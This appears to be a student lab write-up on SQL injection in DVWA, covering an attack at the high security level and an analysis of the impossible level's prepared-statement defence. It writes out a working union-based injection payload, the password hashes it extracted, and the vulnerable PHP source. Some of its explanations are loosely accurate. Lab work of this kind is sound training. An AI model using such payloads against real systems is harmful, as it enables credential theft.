
Part 2C: SQLi attack under high security

Setting the security as **high**.




The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area is titled "DVWA Security" with a lock icon. Below the title is the "Security Level" section, which states "Security level is currently: high." and explains that the security level can be set to low, medium, high, or impossible. It lists four levels: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (extension to medium difficulty), and 4. Impossible (secure against all vulnerabilities). A dropdown menu is set to "High" and a "Submit" button is next to it. Below this is the "PHPIDS" section, which states "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications."


- Main SQL page for high security.




The screenshot shows the DVWA SQL Injection page. The top header features the DVWA logo. On the left is the same sidebar as the previous page. The main content area is titled "Vulnerability: SQL Injection" in a red-bordered box. Below the title is a text box containing the link "Click [here to change your ID.](#)". Below this is the "More Information" section, which lists four links: https://en.wikipedia.org/wiki/SQL_injection, <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, https://owasp.org/www-community/attacks/SQL_injection, and <https://bobby-tables.com/>. The "SQL Injection" link in the sidebar is highlighted with a red border.



- Anything that we wrote in the above place showed us nothing which is why we used burp suite to see the passwords.



Intercepted and send to the repeater



Required – revealed password and ids

Click [here to change your ID](#).

ID: a' union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: 1

ID: a' union select password, user_id from users#
First name: e99a18c428cb38d5f260853678922e03
Surname: 2

ID: a' union select password, user_id from users#
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: 3

ID: a' union select password, user_id from users#
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: 4

ID: a' union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: 5

- Password and ID extracted.


```
if( isset( $_SESSION [ 'id' ] ) ) {  
    // Get input  
    $id = $_SESSION[ 'id' ];  
  
    switch ( $_DVWA[ 'SQLI_DB' ] ) {  
        case MYSQL:  
            // Check database  
            1 $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";  
              $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );  
  
            // Get results  
            while( $row = mysqli_fetch_assoc( $result ) ) {  
                // Get values  
                $first = $row["first_name"];  
                2 $last = $row["last_name"];  
  
                // Feedback for end user  
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  
            }  
  
            ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);  
            break;  
            3 case SQLITE:  
                global $sqlite_db_connection;  
  
                $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";  
                #print $query;  
                try {  
                    $results = $sqlite_db_connection->query($query);  
                } catch (Exception $e) {  
                    echo 'Caught exception: ' . $e->getMessage();  
                    exit();  
                }  
  
                4 if ($results) {  
                    while ($row = $results->fetchArray()) {  
                        // Get values  
                        $first = $row["first_name"];  
                        $last = $row["last_name"];  
  
                        // Feedback for end user  
                        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  
                    }  
                }  
            }  
        }  
    }  
}
```

Understanding the source of the page:

1. The first step highlighted is the place where the query is formed, and we check the database, and we can see LIMIT 1 is written there which means only one result will be displayed rather than printing the whole data to the user after the attack. The second line tells that show the result if everything is fine else die/don't show anything.
2. The second point is where the result is generated.
3. We can see at the 3rd point that SQLite is used.
4. Fetching the results from the database.
5. In comparison to low and medium security LIMIT 1 option was added in the High security, and SQLite was used for this security medium which is better.

Part 2D: SQLi attack under impossible security

Setting impossible security.



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area is titled 'DVWA Security' with a lock icon. Below it is the 'Security Level' section. It states 'Security level is currently: high.' and explains that the security level can be set to low, medium, high, or impossible. A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (extension to medium difficulty), and 4. Impossible (secure against all vulnerabilities). At the bottom of this section, a dropdown menu is set to 'Impossible' and a 'Submit' button is next to it. Below the security level section is the 'PHPIDS' section, which mentions 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.'

In the 2D part, we analyzed the source of the impossible security. The first step was to set the security as impossible which means we can't do SQL Injection, then we realized the source to see the implementations that were made to protect it.

SQL Injection Source

<vulnerabilities/sqli/source/impossible.php>

1. The first noteworthy thing was the check for CSRF (cross-site request forgery). We can see that the CSRF token was generated to authenticate the user. Checking the token process happens here. This step is important to check for CSRF attacks.

```
if( isset( $_GET[ 'Submit' ] ) ) {  
    // Check Anti-CSRF token  
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );  
  
    // Generate Anti-CSRF token  
    generateSessionToken();  
}
```

This is an ANTI-CSRF token generation function.

2. Checking if the user entered any number or not for the ID that was entered.

```
// Was a number entered?  
if(is_numeric( $id )) {  
    $id = intval ( $id );  
}
```

3. This is an important step that acts against any SQL injection attack. The first thing to observe is that there is LIMIT 1 which means only results will be displayed to the user rather than showing all the results of the database as it happened in the low security.
4. The countermeasure used here is **“Prepared statements and bind variables”**. The prepare command creates and sends the SQL statement template to the database. The database parses and compiles and does query optimization on the SQL statement. In execute, the statement is executed. This process prevents external input to derive the statement template

```
// Check the database  
$data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );  
$data->bindParam( ':id', $id, PDO::PARAM_INT );  
$data->execute();  
$row = $data->fetch();
```

5. Checking that only one result is displayed rather than all the entries of the table of the database.

```
// Make sure only 1 result is returned  
if( $data->rowCount() == 1 ) {  
    // Get values  
    $first = $row[ 'first_name' ];  
    $last = $row[ 'last_name' ];  
  
    // Feedback for end user  
    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  
}  
break;  
-----
```